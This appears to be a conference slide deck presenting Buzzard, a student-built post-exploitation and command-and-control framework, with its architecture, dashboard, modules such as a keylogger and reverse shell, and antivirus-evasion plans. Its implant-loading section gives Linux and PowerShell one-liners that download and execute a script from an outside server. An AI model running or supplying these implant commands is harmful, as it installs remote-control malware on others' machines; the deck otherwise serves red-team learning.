



October 14-15, 2021

BUZZARD

Crafting your post-exploitation framework against odds.



INTRODUCTION

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Hello everyone, Myself Aravindha Hariharan aka T3CH_W1ZARD, By day I am Student and by night webapp pentester. Also loves to play CTF events and Hackathons. Currently I am part of Axial community as a Core nerd.

Aravindha Hariharan



Hello everyone, am Subhajeet! I mostly go by the name ElementalX online! My domain of nerdery mostly are reverse engineering & malware analysis. I love programming in Rust and assembly & studying about system internals. Currently am leading AX1AL an infosec community focused on RE, Malware analysis and OSINT, web application security.

Subhajeet





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WHAT IS BUZZARD ?



Buzzard is an open-source post-exploitation framework designed for researchers, students, enthusiasts. People who are willing to learn developing a post exploitation framework can rely on this skeletal framework either on the journey of building their own C2 or deploying their custom implants via buzzard. Buzzard currently supports 10+ post-exploitation modules, for the Linux framework although the initial development aims at making buzzard's support for Windows machines also, the support for windows machines will be updated in the next release. We would like to clarify that buzzard can still not operate on mature red team engagements, but in the future updates it will be capable of being used in mature environment for red team engagement

WHY BUZZARD?



Out of curiosity ?

- Although, there are many marvelous post exploitation frameworks out there like shadOw, Brute Ratel, Posh C2, Nighthawk and many more which have inspired us to build one, we started to work on buzzard keeping in mind that we could experiment new features & definitely learn the tradecraft on the way!
- The techniques used in buzzard are not exactly novel in any kind, but the capability of user to select and debug his implants while using buzzard and his ability to choose implants for persistent engagement & non-persistent engagement is what we believe is unique up-to some extent in buzzard.
- Implants programmed in non-traditional programming language aid towards anti-detection up-to a certain extent as most of them are based on LLVM making them a perfect choice for implant developers.
- Applying anti-RE techniques also have helped upto some extent.



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1

Buzzard is a hybrid architecture, it can easily be fitted inside a docker instance, we will get back to the docker setup after a while. The web interface of buzzard is made up of basic elements like HTML , CSS & JQuery which serves through Node JS which acts as a middleware between REST API and the web interface.

2

Buzzard follows the principle of CRUD: Create-Read-Update-Delete This is a function like a stateless API and connects to a MongoDB Database to store and retrieve information about all the tasks.


3

This API also serves the beacons directory for sharing the scripts which interact through the implant on the target machine.

The screenshot shows the Buzzard web interface. At the top, there's a header with the Buzzard logo and the text "Top Secret Operations Framework". Below the header, there's a "Dashboard" section with a search bar and a "Status" dropdown menu. The main content area displays a table with the following columns: TARGET, TASK NAME, BUZZ, LANGUAGE, TIMESTAMP, STATUS, and ACTIONS. The table contains several rows of task data.

TARGET	TASK NAME	BUZZ	LANGUAGE	TIMESTAMP	STATUS	ACTIONS
40.76.58.164	Local Privilege Escalation	linpeas.sh	Bash	02/10/2021, 00:31:58	Completed	[Icons]
40.121.108.144	Process List	processlist.py	Python	02/10/2021, 00:31:58	Completed	[Icons]
40.76.58.164	Port Scan	portscan.py	Python	03/10/2021, 02:21:58	Completed	[Icons]
40.76.58.164	File Scan	filescan.py	Python	03/10/2021, 02:44:00	Not Yet	[Icons]
192.168.116.128	screenshot	processlist.py	Python	03/10/2021, 02:44:00	Not Yet	[Icons]
223.239.58.212	test	sysinfo.py	Python	03/10/2021, 02:44:00	Completed	[Icons]
223.239.58.212	elemental	screenshot.py	Python	03/10/2021, 02:44:00	Completed	[Icons]
103.77.0.97	buzzard	screenshot.py	Python	03/10/2021, 02:44:00	Completed	[Icons]

BUZZARD IN DOCKER





LOADING THE IMPLANT INSIDE A TARGET MACHINE

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Linux:

```
wget -q0 - http://143.198.182.165/api/v1/beacons/buzzard.sh | sudo bash
```

Windows:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; iex ((New-Object System.Net.WebClient).DownloadString('http://143.198.182.165/api/v1/beacons/buzzard.ps1'))
```

1

The above is a linux one-liner to load the implant inside a target machine.

2

Once the implant is loaded it adapts a pseudo-stealth mechanism to hide itself inside the **init.d** file.



FEATURES

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1

Monitor Targets : Buzzard allows the operator to monitor its targets which includes the list the tasks with this view, the number of targets, and scans, and the active status of the target machine.

The screenshot displays the BuzzardD web interface. The top header shows the BuzzardD logo and the text 'Post Exploitation Framework'. The user is logged in as 'admin' with a session status 'S'. The main content area is divided into two sections. On the left, there are four summary cards: 'Targets: 8', 'Scans: 15', 'Buzz's: 2', and 'Online: 0'. On the right, there is a 'Targets' table with two columns: 'TARGETS' and 'LIVE STATUS'. The table lists six IP addresses, each preceded by a shield icon, indicating their status.

TARGETS	LIVE STATUS
49.206.118.75	
40.121.108.144	
40.76.58.164	
192.168.116.128	
223.239.58.212	
103.77.0.97	




FEATURES

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2

Adding tasks in buzzard is quite easy, once the implant has been successfully loaded inside the target machine, move ahead to the dashboard and select **Add a new Task.**



3

Plant a new task using buzzard



BuzzardD
Post Exploitation Framework

Hi, admin S

Create Task

Task Name
Task Name
Please enter task name

Target IP address
Task Name
Please enter target IP address

Operating System
☐ Windows ☒ Linux

Mode
☒ Long Haul ☐ Short Haul

Language
Select Language



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4

Task Name & Task IP Address is for the operator to assign a new task and the target address which is a part of the initial task creation process.

5

Buzzard allows the operator to plant two type of task, one is the long mode or the long haul while the other one is the short mode or the short haul.

The screenshot shows a configuration panel with the following sections:

- Operating System:** Two radio buttons, 'Windows' (unselected) and 'Linux' (selected).
- Mode:** Two radio buttons, 'Long Haul' (selected) and 'Short Haul' (unselected).
- Language:** A label at the bottom of the panel.

Two red arrows originate from the text in feature 5: one points to the 'Long Haul' radio button, and the other points to the 'Short Haul' radio button.

Long Haul : mostly capable of bypassing traditional detection techniques for Windows & Linux Machines.

Short Haul : huge detection chances compared to beacons which are capable of operating in the Long Haul.




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6

Buzzard allows the operator to choose their favourite programming language both for the implant and the module, this feature is actually aimed for and is quite easy for the operator to debug the beacons & modify them if the operator in case needs to. Currently buzzard support modules programmed in 3 programming languages future updates will comprise of more in multiple languages. Also, mostly languages which are based on LLVM are good choices for AV detection bypass.





WHAT IS BUZZ?

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The custom modules in buzzard are known as buzz, just a fancy name we thought to keep. 😊
Buzzard also allows the operator to add their own custom module and schedule tasks.

Create Task

Operating System
☐ Windows ☒ Linux

Mode
☒ Long Haul ☐ Short Haul

Language
python

Buzz
Select any Buzz

- Select any Buzz
- filescan.py
- keylogger.py
- portscan.py
- processlist.py
- revshell.py
- screenshot.py
- sysinfo.py
- Custom Buzz Script

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8

Buzzard has a feature to display notification of completion, tasks being scheduled and completion of the task.

The screenshot shows the Buzzard dashboard with a notification banner at the top right stating "System Information Has been Completed". The main table displays two tasks: "Screen Grabber" and "System Information", both with a status of "Completed".

TARGET	TASK NAME	BEACON	TIMESTAMP	STATUS	ACTIONS
49.206.116.12	Screen Grabber	screenshot.py	25/09/2021, 04:16:53	Completed	[Icons]
49.206.117.71	System Information	sysinfo.py	25/09/2021, 04:16:53	Completed	[Icons]

The screenshot shows the Buzzard dashboard with a notification banner at the top right stating "Updated successfully admin". The main table displays two tasks: "Screen Grabber" and "System Information". The "Screen Grabber" task has a status of "Completed", while the "System Information" task has a status of "Not Yet".

TARGET	TASK NAME	BEACON	TIMESTAMP	STATUS	ACTIONS
49.206.116.12	Screen Grabber	screenshot.py	25/09/2021, 04:16:53	Completed	[Icons]
49.206.117.71	System Information	sysinfo.py	25/09/2021, 04:16:53	Not Yet	[Icons]



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LIVE DEMO



DETECTION

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Currently, the implant and modules available on the first release are not capable of maintaining stealth and persistence. Although buzzard has a long haul mode which is an extra feature for delivering stealth implants and modules. In the next update, buzzard will contain custom cross-platform implants and modules capable of maintaining stealth and persistence against AVs and EDRs.



FUTURE UPDATES

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- Full-fledged cross-platform support.
- Modules and implant in C.
- Modules and implant in Rust
- Modules and implant in Go.
- Modules and implant in Nim.
- Dark Theme.
- Additional modules in Python.



AUTHOR'S TWO CENTS

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Working on buzzard was a bit of tedious work for us, without prior red teaming experience and full time research as being students & learners. Buzzard will now be released in Beta Version with bare minimum functionality. We would appreciate the red team community to drop feature request/s and improvements and positive criticism which will help us level ourselves and buzzard in a long run. Buzzard is an open source project and will remain one, and we will be trying our best to update the features at the earliest possible.



CREDITS & THANKS

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- @batsec (The guy who helped us a lot)
- @NinjaParanoid (For helping us out whenever we reached him.)
- @rkvl (For helping us out whenever we reached him.)
- @shogun_lab (Buzzard wouldn't exist without his guide on building a C2)
- Awesome red teaming community and detection engineers.
- Sacred Cash Cow Tipping Workshops
- @veil_ivy
- @trickster0



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THAT'S A WRAP!

Feel free to ask your queries!!



Got Suggestions? Reach us out at the official [discord](#) server.